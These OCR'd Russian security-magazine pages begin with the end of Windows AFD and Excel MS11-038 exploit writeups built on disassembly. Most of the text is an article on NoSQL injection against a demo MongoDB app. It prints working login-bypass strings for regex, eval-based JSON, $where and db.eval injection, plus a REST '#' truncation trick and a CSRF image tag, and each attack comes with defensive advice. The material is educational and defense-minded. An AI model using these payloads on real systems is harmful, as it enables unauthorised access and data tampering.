PAGE:00016C2D  cmp eax, 18h ; должен быть больше 0x18
PAGE:00016C30  jb loc_170E2
PAGE:00016C36  mov edx, [ebx+4] ; размер выходного буфера
PAGE:00016C39  cmp edx, esi ; должен быть == 0
PAGE:00016C3B  jz short loc_16C46
```

Теперь необходимо записать наши данные в выходной буфер IRP. Для осуществления этой затеи нужно вызвать функцию AfdRestartJoin в базовом блоке по адресу 0x00016f54. В итоге это приведет к вызову функции AfdConnectApcKernelRoutine, которая попытается записать NTSTATUS-код в выходной буфер IRP (в нашем случае код равен 0xC0000207). Записав в буфер значение 0xC0000207 без учета выравнивания, мы сможем вызывать наш шелл-код в пространстве пользователя по адресу 0x000207xx.

TARGETS

Windows XP Service Pack 3, Windows XP Professional x64 Edition Service Pack 2, Windows Server 2003 Service Pack 2, Windows Server 2003 x64 Edition Service Pack 2, Windows Server 2003 SP2 для Itanium-based-систем.

SOLUTION

Существует обновление, устраняющее эту уязвимость.

4 Уязвимость MS11-038 в Microsoft Office Excel, возникающая при обработке записи OBJ и приводящая к переполнению буфера

CVSSV2 9.3

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Для использования этой уязвимости атакующий должен заставить пользователя открыть специальным образом сформиро-

ванный xls-файл. В результате у атакующего появится возможность выполнить произвольный код на локальной машине с правами пользователя, запустившего уязвимое приложение.

EXPLOIT

Запись OBJ в Excel определяет такие объекты, как Line, Rectangular, элемент управления CheckBox и т. д. Существуют разные типы OBJ-записей, отличающиеся дочерними записями. Структура дочерних записей идентична структуре файлов формата BIFF.

Это означает, что первые два байта представляют собой идентификаторы дочерней записи, следующие два байта указывают размер данных, а далее следуют сами данные. Приведем список возможных дочерних записей:

Дочерняя запись	Значение	Описание
ftEnd	00h	Конец OBJ-записи
(Зарезервировано)	01h	
(Зарезервировано)	02h	
(Зарезервировано)	03h	
ftMacro	04h	Fmla-style macro
ftButton	05h	Command button
ftGmo	06h	Group marker
ftCf	07h	Clipboard format
ftPioGrbit	08h	Picture option flags
ftPictFmla	09h	Picture fmla-style macro
ftCbls	0Ah	Check box link
ftRbo	0Bh	Radio button
ftSbs	0Ch	Scroll bar
ftNts	0Dh	Note structure
ftSbsFmla	0Eh	Scroll bar fmla-style macro
ftGboData	0Fh	Group box data
ftEdoData	10h	Edit control data
ftRboData	11h	Radio button data
ftCblsData	12h	Check box data
ftLbsData	13h	List box data
ftCblsFmla	14h	Check box link fmla-style macro
ftCmo	15h	Данные объекта

Первой всегда идет дочерняя запись ftCmo, а последней — ftEnd. Перечислим также поля подзаписи ftCmo:

Смещение	Имя поля	Размер	Содержимое
0	ft	2	=ftCmo (15h)
2	cb	2	Размер данных ftCmo
4	ot	2	Тип объекта
6	id	2	Идентификатор ID объекта
8	grbit	2	Опциональные флаги
14	(Reserved)	12	Зарезервировано; должно == 0

Значения в функции sub_30164E23, относящиеся к дочерней записи, сохраняются в буфере. Далее, как следует из кода, выполняется обработка дочерней записи. Одной из функций, участвующих в обработке, является функция sub_3012FABC:

```
.text:3012FAC8  mov   edi, [ebp+arg_0]
.text:3012FACB  xor   esi, esi
.text:3012FACD  cmp   dword_307E1FB4, esi
.text:3012FAD3  mov   ebx, [edi+6]
.text:3012FAD6  mov   [ebp+var_4], esi
.text:3012FAD9  mov   [ebp+var_4C], esi
.text:3012FADC  mov   [ebp+var_48], esi
.text:3012FADF  mov   [ebp+var_44], esi
.text:3012FAE2  mov   [ebp+var_40], esi
.text:3012FAE5  ja    loc_30274818
.text:3012FAEB  cmp   dword_307DB7A4, esi
.text:3012FAF1  jnz   short loc_3012FAFB
.text:3012FAF3  cmp   ebx, esi
.text:3012FAF5  jnz   loc_30127293
...
.text:30127293  push  dword ptr [ebx+4]
.text:30127296  call  sub_30127263
```

В первой строке дизассемблерного листинга происходит копирование адреса буфера, содержащего записи ftCmo, в регистр edi.

Затем в ebx копируется значение по смещению 0x6 в этом буфере. Если ты обратил внимание на структуру ftCmo, то должен был заметить, что, начиная с этого офсета, 12 байт резервируются. Поэтому результат, который копируется в ebx, представляет собой первые четыре байта зарезервированного значения.

Если ты посмотришь на последующий код, то увидишь, что по адресу 0x30127293 значение контролируемого нами регистра ebx+4 заносится в стек. Впоследствии оно используется в качестве аргумента функции sub_30127263. На этом шаге фактически и возникает уязвимость, поскольку никаких проверок того, допустимо ли значение для ebx, не проводится.

Функция sub_30127263 прибавляет к значению аргумента (которое мы контролируем) 0x10 и передает результат в функцию MSO_804.

```
.text:30127263  push  ebp
.text:30127264  mov   ebp, esp
.text:30127266  mov   eax, [ebp+arg_0]
.text:30127269  push  esi
.text:3012726A  mov   esi, [eax+0Ah]
.text:3012726D  push  esi
.text:3012726E  call  MSO_804 ;[307D538C]
...
```

Функция MSO_804 увеличивает свой аргумент на 0x3c и возвращает полученный результат.

```
30E27FB0    PUSH EBP
30E27FB1    MOV EBP,ESP
30E27FB3    MOV EAX,DWORD PTR SS:[EBP+8]
30E27FB6    TEST EAX,EAX
30E27FB8    JE mso.30C7A572
30E27FBE    MOV EAX,DWORD PTR DS:[EAX+3C]
30E27FC1    POP EBP
30E27FC2    RETN 4
```

Значение, возвращаемое функцией MSO_804 (до сих пор находящееся под нашим контролем) сохраняется в регистре ecx. А затем следует констркуция call dword ptr [ecx+0x11]...

```
...
.text:30127274  test  eax, eax
.text:30127276  jz    short loc_3012728E
.text:30127278  mov   ecx, [eax]
.text:3012727A  lea   edx, [ebp+arg_0]
.text:3012727D  push  edx
.text:3012727E  push  0BEh
.text:30127283  push  esi
.text:30127284  push  eax
.text:30127285  call  dword ptr [ecx+11Ch]
   ; <--- передаем управление на полезную нагрузку
```

TARGETS

Microsoft Office Excel 2002 10.2614.2625 Service Pack 0(Office XP) on Windows XP SP3, Microsoft Office Excel 2002 10.6501.6626 Service Pack 3 (Office XP SP3) on Windows XP SP3.

SOLUTION

Существует обновление, устраняющее эту уязвимость.

Илья Вербицкий (blog.chivavas.org)



Тотальный дестрой MongoDB

РАЗОБЛАЧЕНИЕ МИФА О БЕЗОПАСНОСТИ NOSQL СУБД

DVD

На нашем диске ты найдешь подробное обучающее видео ко всем описанным в статье примерам, а также все необходимые файлы и исходники.

WWW

www.mongodb.org — официальный сайт MongoDB;

nodejs.org — официальный сайт NodeJS;

ru.wikipedia.org/wiki/NoSQL — подробно о NoSQL;

nosql-database.org — портал с огромным NoSQL-сообществом.

Redis, MongoDB, memcached — все эти программные продукты относятся к классу нереляционных СУБД, противоположному популярным MySQL, Oracle Database и MSSQL. Так как интерес к перечисленным базам данных в последнее время значительно возрос, хакеры всех мастей просто не могли пройти мимо них. Давай же окунемся в увлекательный мир NoSQL-инъекций!

ЧТО ТАКОЕ NOSQL

Думаю, ты знаком с реляционной моделью СУБД, согласно которой база данных состоит из сущностей (таблиц), связанных между собой. Доступ к данным осуществляется с помощью SQL — структурированного языка запросов. За примерами реляционных СУБД далеко ходить не надо: MySQL, Oracle, Microsoft SQL Server. Все остальные СУБД, архитектура которым отличается от классической реляционной модели, смело можно отнести к классу NoSQL-решений:

- различные варианты хеш-таблиц (Redis, BigTable, memcached);
- документо-ориентированные базы данных (MongoDB, CouchDB);
- базы данных, основанные на графах (Neo4j, Sones GraphDB);
- объектно-ориентированные базы данных (db4o, Cache, Jade);
- XML-ориентированные базы данных (eXist, BaseX).

Основное отличие NoSQL-СУБД от их SQL-ориентированных конкурентов заключается в отсутствии единого, унифицированного языка запросов. Например, MongoDB использует в качестве языка запросов BSON, eXist применяет XQuery, а Sonic GraphDB требует от разработчика знания GraphQL, языка запросов к данным, имеющим вид графов. Популярность NoSQL-СУБД растет с каждым днем, что не может не сказываться на нас с тобой. Совсем скоро, буквально завтра, тебе придется искать не SQL-инъекции, а NoSQL-инъекции в очередном проекте. Не будем терять времени и поговорим о потенциальных уязвимостях.

ТАК ЛИ БЕЗОПАСНЫ NOSQL-СУБД?

Довольно часто я слышу утверждение, что нереляционные СУБД безопасны, так как они не используют SQL и злоумышленник не может провести на них атаки типа SQL-injection. В какой-то степени это верно: нет SQL — нет SQL-инъекций. Но, если в систему невозможно внедрить SQL-код, это еще не значит, что она безопасна. NoSQL закрывает одну потенциальную уязвимость, при этом открывая с десяток других, которые позволяют совершать разнообразные вредоносные действия:

- манипулировать с REST-интерфейсом и подделывать межсайтовые запросы (CSRF);
- использовать регулярные выражения в параметрах запроса;
- выполнять скрипты на сервере, если на нем установлена NoSQL-СУБД (например, MongoDB позволяет запускать JavaScript-код);
- получать доступ к данным через специальный интерфейс, поддерживаемый СУБД (SQL в реляционных базах данных, BSON в MongoDB и т. д.), и, если используется язык запросов, «исправлять» эти запросы.


Рассмотрим типовую архитектуру приложения с доступом к хранилищу данных NoSQL. Обычно она состоит из трех уровней:

- приложение;
- API базы данных NoSQL;
- NoSQL-СУБД.

Злоумышленник может атаковать каждый из этих уровней. Начнем с самого нижнего уровня, то есть непосредственно с СУБД. Как и любое приложение, СУБД может быть подвержена атакам переполнения буфера или иметь уязвимую схему аутентификации. Атаковать



Статистика поисковых запросов о NoSQL в Google Insights



Пример базы данных, построенной на графах

этот уровень довольно сложно, потому что сообщество, сформировавшееся вокруг продукта, и сама компания-разработчик стараются исправлять ошибки по мере их обнаружения. Но у тебя есть очень большое преимущество: большинство программных продуктов поставляются с исходным кодом, а значит, ты вполне сможешь его проанализировать и, возможно, найти что-нибудь стоящее. Если тебе повезет, то в твоих руках окажется ключ практически к любой базе данных!Следующий уровень — клиентское API. Большинство NoSQL-СУБД имеют целый зоопарк различных библиотек для доступа к данным. Стоит отметить, что большинство библиотек представляют собой проекты с открытым исходным кодом, но часть из них уже не поддерживается. Вероятность обнаружить уязвимость в клиентской библиотеке значительно выше, чем непосредственно в самой СУБД. И даже если тебе не посчастливится найти ту единственную уязвимость, которая откроет доступ ко всем приложениям, построенным на основе этого API, ты будешь представлять, как именно происходит диалог между клиентским кодом и сервером баз данных, какой используется протокол и можно ли перехватить сессию.

Ну и наконец, верхний уровень — приложение, которое ты собираешься взломать. Здесь тебе прежде всего нужно найти те места, где программист забыл проверить входные данные, и попытаться их проэксплуатировать. В данном случае нужно использовать тот же подход, что и при поиске SQL-инъекций, то есть анализировать код и сообщения об ошибках, только на этот раз придется разбираться с JSON, JavaScript или чем-то подобным.

Итак, настало время для взлома! Сегодня нашей целью будет MongoDB — одна из самых распространенных NoSQL-СУБД.

NOSQL-ИНЪЕКЦИИ В MONGODB


Мы будем взламывать небольшое web-приложение. Его исходный код и весь необходимый софт ты найдешь на диске, прилагаемом к журналу (процесс установки подробно описан в файле README.RU.txt). Если установка пройдет успешно, то приложение должно быть доступно по адресу http://127.0.0.1:31337. Основные атаки, о которых сегодня пойдет речь:

- инъекции в регулярных выражениях;
- JSON-инъекции;
- манипуляции с REST-интерфейсом;
- JavaScript-инъекции.

Начнем со взлома при помощи ошибок в использовании регулярных выражений.

ИНЪЕКЦИИ В РЕГУЛЯРНЫХ ВЫРАЖЕНИЯХ

MongoDB, как и многие другие NoSQL-СУБД, позволяет осуществлять поиск с помощью регулярных выражений. Это очень мощное,



Web-интерфейс MongoDB

но в то же время опасное средство, которое может нанести существенный вред при неправильном использовании.

Для поиска с помощью регулярных выражений в MongoDB используют оператор $regex. Например, запрос «верни мне всех пользователей, логин которых начинается с "ro"», будет выглядеть следующим образом:

```
db.users.find({ login: { $regex: "^ro" } }).
```

Кстати, если ты не знаком с языком запросов MongoDB, то рекомендую начать его изучение с руководства разработчика, которое находится по адресу bit.ly/cqW1RH. Но вернемся к нашему приложению. Открой тестовый web-сайт и выбери пункт «Инъекции в регулярных выражениях» в меню MongoDB. Посмотрим, как устроена эта страница. Открой файл mongodb.js в папке Lib. В нем реализован класс MongoDbController, который отвечает за функционирование всех страниц в приложении. Сейчас нас интересует метод regexp:

```
var regexpPwd = new RegExp("^" + password, "i");
var loginParam = { login: login, password: regexpPwd };
```

Как видишь, аутентификация пользователя происходит посредством запроса, который указывает регулярное выражение в качестве пароля. При этом переменная password никак не фильтруется, что открывает нам полную свободу действий. Здесь ты можешь указать имя пользователя root и регулярное выражение вместо пароля, например [\s\S]*. В результате MongoDB выполнит следующий запрос: `db.users.findOne({login: 'root', password: /^[\s\S]*/i})`, и ты успешно войдешь на уязвимый сайт под логином root (этот прием напоминает классическую SQL-инъекцию «1' or 1=1 --»). Защититься от подобной атаки довольно просто. Во-первых, всегда проверяй входные данные, откуда бы они ни поступили — напрямую от пользователя, или из внешнего файла, или из базы данных. Перед использованием данных в программе их следует проверять. Во-вторых, используй регулярные выражения только в тех случаях, когда это действительно необходимо. Например, приведенный выше запрос можно переписать вот таким образом:

```
db.users.findOne({ login: 'root', password: 'p@ssw0rd' })
```

Как видишь, он безопаснее и при этом выполняется быстрее.

JSON-ИНЪЕКЦИИ

Да, MongoDB не поддерживает SQL, но СУБД не может обойтись без языка запросов. Разработчики MongoDB решили использовать вместо SQL популярнейший текстовый формат обмена данными JSON (BSON). Таким образом, можно попробовать осуществить разного рода атаки-инъекции (конечно, если входные данные не фильтруются). Такие атаки обычно называют JSON-инъекциями.

Итак, снова открывай наше приложение и переходи на страницу «JSON-инъекции». Как и в предыдущем примере, ты увидишь поле для ввода имени пользователя и пароля. Давай рассмотрим код,

ГЛОССАРИЙ

- REST (Representational state transfer) — подход к разработке архитектуры распределенных систем, который подразумевает, что каждый объект системы однозначно определяется глобальным идентификатором, например URL. Каждый URL, в свою очередь, имеет строго определенный формат. Управление сервисом основано на протоколе передачи данных. Обычно это HTTP или HTTPS, который поддерживает минимальный набор операций над объектами: GET (получить), PUT (добавить), POST (сохранить) и DELETE (удалить).
- BSON (Binary JavaScript Object Notation) — это бинарная форма представления простых структур данных и ассоциативных массивов. Название произошло от широко распространенного формата обмена данными JSON и неофициально расшифровывается как бинарный JSON (Binary JSON).

отвечающий за процесс аутентификации на этой странице. Он содержится в методе json-injection класса MongoDbController:

```
var loginParam = eval("({ login: '" + login + "',
                         password: '" + password + "' })");
```

Вышеприведенный код преобразует текстовое представление объекта JavaScript (запроса к MongoDB) в объект. После передачи этого объекта на сервер баз данных происходит аутентификация пользователя. В этом куске кода есть одно очень слабое место — входные данные никак не контролируются, поэтому ты можешь сформировать практически любой запрос к базе! Например, укажи имя пользователя «root'})//» (пароль вводить необязательно) и нажми на кнопку «Войти». Поздравляю, ты снова вошел в систему! Как так получилось? Все очень просто. Ты указал имя пользователя «root'})//», и в функции eval произошел следующий фокус:

```
//Переданное значение
({ login: 'root'})//', password: '' })
//Получившийся запрос
db.users.findOne({ login: 'root' })
```

На самом деле этот скрипт даже еще опаснее, так как с его помощью ты можешь выполнить любой код JavaScript на web-сервере. Например, имя пользователя «' + process.execPath})//» сформирует запрос вида

```
db.users.findOne({ login: 'C:\\node.exe' })
```


Уязвимости такого типа называются Server Side JavaScript Injections или просто SSJI. Как же защититься от подобных атак?

1. Проверяй все данные из внешних источников. Например, логин должен соответствовать регулярному выражения «^[a-zA-Z]+$».
2. Никогда не используй функцию eval для работы с JSON. В Node.js доступна функция JSON.parse, которая парсит входную строку и создает объект на ее основе.

МАНИПУЛЯЦИИ С REST-ИНТЕРФЕЙСОМ

В связи с бурным развитием интернета и сервис-ориентированной архитектуры (SOA) все большую популярность набирают REST-решения. Так как большинство современных нереляционных СУБД организовано в соответствии с последними тенденциям в индустрии, то многие из таких систем либо сами реализуют REST, либо используют сторонние продукты для доступа к данным с помощью RESTful-архитектуры. MongoDB не исключение: в эту СУБД входит простой REST-интерфейс который позволяет получить доступ к данным в режиме «Только чтение». Кроме того, существует проект под названием Sleepy Mongoose, который реализует полную поддержку REST.

Давай посмотрим, как работает REST-интерфейс, встроенный в MongoDB. Сервер СУБД должен быть запущен с параметром «--rest». REST-сервис доступен по адресу http://127.0.0.1:28017/. Это очень простое web-приложение, которое отображает информацию о текущем состоянии СУБД и позволяет формировать запросы к базам данных. Вот несколько интересных ссылок:



Стандартная архитектура доступа к данным в NoSQL-СУБД

- /listDatabases?text=1 — список баз данных;
- /serverStatus?text=1 — текущее состояние сервера.

В общем случае для формирования REST-запроса к базе данных используется URL следующего вида:

```
http://127.0.0.1:28017/база_данных/коллекция/?
filter_поле=значение
```

На странице «Манипуляции с REST-интерфейсом» нашего web-приложения происходит аутентификация пользователя при помощи REST-интерфейса MongoDB. Она реализована в методе rest класса MongoDbController:


```
var restQry = "/secure_nosql/users/?filter_login="
               + login + "&filter_password=" + password;
var hash = restQry.indexOf("#");
if (hash > -1) { restQry = restQry.substring(0, hash); }
```

Скрипт формирует REST-запрос, игнорируя при этом все данные после символа #. Когда REST-запрос готов, скрипт формирует HTTP-запрос к серверу и ожидает результат в формате JSON. К примеру, запрос информации о пользователе root в базе данных secure_nosql выглядит следующим образом: http://127.0.0.1:28017/secure_nosql/users/?filter_login=root&filter_password=p@ssw0rd. Всё бы хорошо, но в коде есть ошибка, проявляющая себя при обработке символа #. Если ты попробуешь войти с именем «root#», то окажешься залогиненным в системе. Проблема, обусловленная формированием следующего URL: http://localhost:28017/secure_

```
C:\Windows\system32\cmd.exe - mongo  secure_nosql

C:\Users\Zlon>mongo secure_nosql
MongoDB shell version: 2.0.1
connecting to: secure_nosql
> db.users.find()
{ "_id" : ObjectId("4ecd7105d998a945058ad703"), "login" : "root", "password" : "
p@ssw0rd" }
> _
```

Mongo — стандартный клиент MongoDB



Страница аутентификация пользователя в тестовом приложении

nosql/users/?filter_login=root#&filter_password=. состоит в том, что параметр filter_password был проигнорирован и аутентификация проходила посредством запроса http://localhost:28017/secure_nosql/users/?filter_login=root.

Стоит отметить, что большинство REST-интерфейсов также уязвимы к подделке межсайтовых запросов (CSRF):

```
<img src="http://localhost:28017/secure_nosql/users/" />
```

Честно говоря, я довольно скептически отношусь к RESTful-архитектуре, так как она открывает большие возможности для злоумышленников. Постарайся не использовать REST. Но если без него никак, то предварительно прочитай статью Robust Defenses for Cross-Site Request Forgery (bit.ly/cbVLvY), в которой очень подробно описаны все аспекты безопасности REST.

JAVASCRIPT-ИНЪЕКЦИИ

Большинство современных реляционных СУБД позволяют создавать хранимые процедуры. Давай рассмотрим Microsoft SQL Server, который расширяет возможности ANSI SQL и позволяет соблюдать практически любые требования бизнес-приложений. Если тебе не хватает возможностей T-SQL (это диалект SQL, реализованный в SQL Server), то ты можешь написать хранимую процедуру на C# или любом другом .NET-совместимом языке.

MongoDB обладает не менее богатыми возможностями, в число которых входит серверный JavaScript. Фактически ты можешь выполнить почти любой код на сервере баз данных. С одной стороны, это позволяет писать очень сложные приложения для обработки данных, с другой — делает твое приложение более уязвимым.

Где можно использовать JavaScript в MongoDB?

1. **Запросы с оператором $where.** Например, запрос db.orders.find({ $where: "this.amount > 3" }) вернет тебе список заказов, количество пунктов в которых больше трех.
2. **Команда db.eval.** К примеру, db.eval("function (x) { return x * x; }", 2) вернет четыре.
3. **Функции для сохранения в базе данных.** MongoDB позволяет сохранять функции, написанные на языке JavaScript, в базе данных. Для этого используется специальная системная коллекция system.js. Чтобы создать новую хранимую функцию foo(x), выполни следующий код:

   ```
   db.system.js.save( { _id: "foo", value: function (x)
   { return x * x; }})
   ```

   Теперь можешь попробовать вызвать ее вот так: db.eval("foo(2)").
4. **Map/Reduce.** Map/Reduce — это программный фреймворк, разработанный компанией Google для параллельных вычислений над большими объемами данных. Он содержит две операции: map, используемую для предварительной обработки данных, и reduce, осуществляющую поиск результата.
   MongoDB позволяет запускать операции map/reduce на сервере баз данных. Операции по распараллеливанию процессов и агрегации СУБД берет на себя, от разработчика требуется лишь указать исходные данные и функции, реализующие команды map и reduce. Дополнительная информация доступна в документации на MongoDB (bit.ly/4V7mD).

В нашем тестовом приложении имеется JavaScript-инъекция в операторе $where и аналогичная уязвимость в команде db.eval.

Начнем с оператора $where. Открой приложение и выбери пункт $where в меню «Инъекции JavaScript». Аутентификация на странице реализована в методе ssji-where класса MongoDbController:

```
var js = "this.login === '" + login +
           "'&& this.password === '" + password + "'";
var loginParam = { "$where" : js };
```

Сначала генерируется скрипт, который проверяет имя и па-

FAQ ПО NOSQL



КАКОВО ПРОИСХОЖДЕНИЕ ТЕРМИНА NOSQL?

A NoSQL переводится не как «Нет SQL» (No SQL at all), а как «Не только SQL» (Not only SQL). Этот термин возник в 1998 году: именно так Карло Строцци (Carlo Strozzi) назвал свою нереляционную систему управления базами данных.

Второе рождение он получил в 2009-м, когда Эрик Эванс (Eric Evans) на конференции, посвященной свободным распределенным базам данных, использовал его для обозначения нереляционных СУБД и хранилищ данных.

Можно считать, что именно эта конференция положила начало буму NoSQL-решений.

Q

ЧТО ТАКОЕ MONGODB?


A MongoDB — это документо-ориентированная система управления базами данных с открытым исходным кодом, разрабатываемая компанией 10gen с октября 2007 года. Первый релиз MongoDB вышел в феврале 2009 года. СУБД позиционируется как решение для хранения данных в высоконагруженных проектах. К ее основным достоинствам можно отнести высокую производительность, отличную масштабируемость, отказоустойчивость и наличие обширного сообщества разработчиков и пользователей. На данный момент среди пользователей MongoDB присутствуют такие всемирно известные компании, как Disney, SAP, Forbes и другие.




ПОЧЕМУ NOSQL?

A Давай рассмотрим, какие основные преимущества имеют базы данных NoSQL по сравнению со своими реляционными собратьями.

1. **Производительность.** Разработчики большинства NoSQL-решений посвящают очень много времени оптимизации своих проектов. MongoDB позволяет добиться порядка 20000 вставок и 4800 выборок в секунду.
2. **Простая настройка репликации баз данных.** MongoDB позволяет настроить репликацию всего лишь с помощью нескольких команд, то есть гораздо проще, чем в том же Oracle.
3. **Множество «плюшек», облегчающих жизнь программистам.**



Успешная аутентификация в тестовом приложении



Доступ к тестовому приложению запрещен

роль пользователя. К сожалению, данные в переменных password и login никак не проверяются, что позволяет выполнить любой скрипт на сервере.

Теперь давай попробуем войти как root. Введи имя пользователя «root' //» и попробуй войти. Ты в очередной раз успешно залогинишься! Это возможно благодаря тому, что на сервере был сформирован следующий запрос к MongoDB:

```
{ '$where':
'this.login === \'root\' //\' && this.password === \'\'' }
```

«//» — это комментарий в JavaScript, поэтому результирующий запрос примет вид «this.login === 'root'».

К счастью, в момент выполнения запроса база данных находится в режиме «Только чтение», поэтому злоумышленник не сможет написать скрипт, модифицирующий твои данные. Но это еще не говорит о том, что подобная атака невозможна. Открой страницу «Инъекции JavaScript — db.eval(...)». На этот раз аутентификация происходит посредством вызова функции eval на сервере базы данных:

```
var js = "function () { return db.users.findOne ({ login: '"
 + login + "', password: '" + password + "' }); }"
db.eval(js);
```

Как видишь, у тебя есть возможность выполнить любой код на сервере БД. Попробуй создать нового пользователя pen_test с паролем pen_test. Для этого нужно ввести следующий логин:

```
'}), db.users.insert({login: 'pen_test', password:
'pen_test'}), 1 } //
```

Во-первых, ты вошел в систему. Во-вторых, в базе данных появился новый пользователь pen_test :).

Серверный JavaScript обладает огромным потенциалом и в то же время несет в себе много опасностей. Одна маленькая ошибка в коде, и злоумышленник получает доступ к твоему серверу баз данных. Я настоятельно рекомендую не использовать серверные скрипты: 85 % запросов можно написать и без них.

ЗАКЛЮЧЕНИЕ

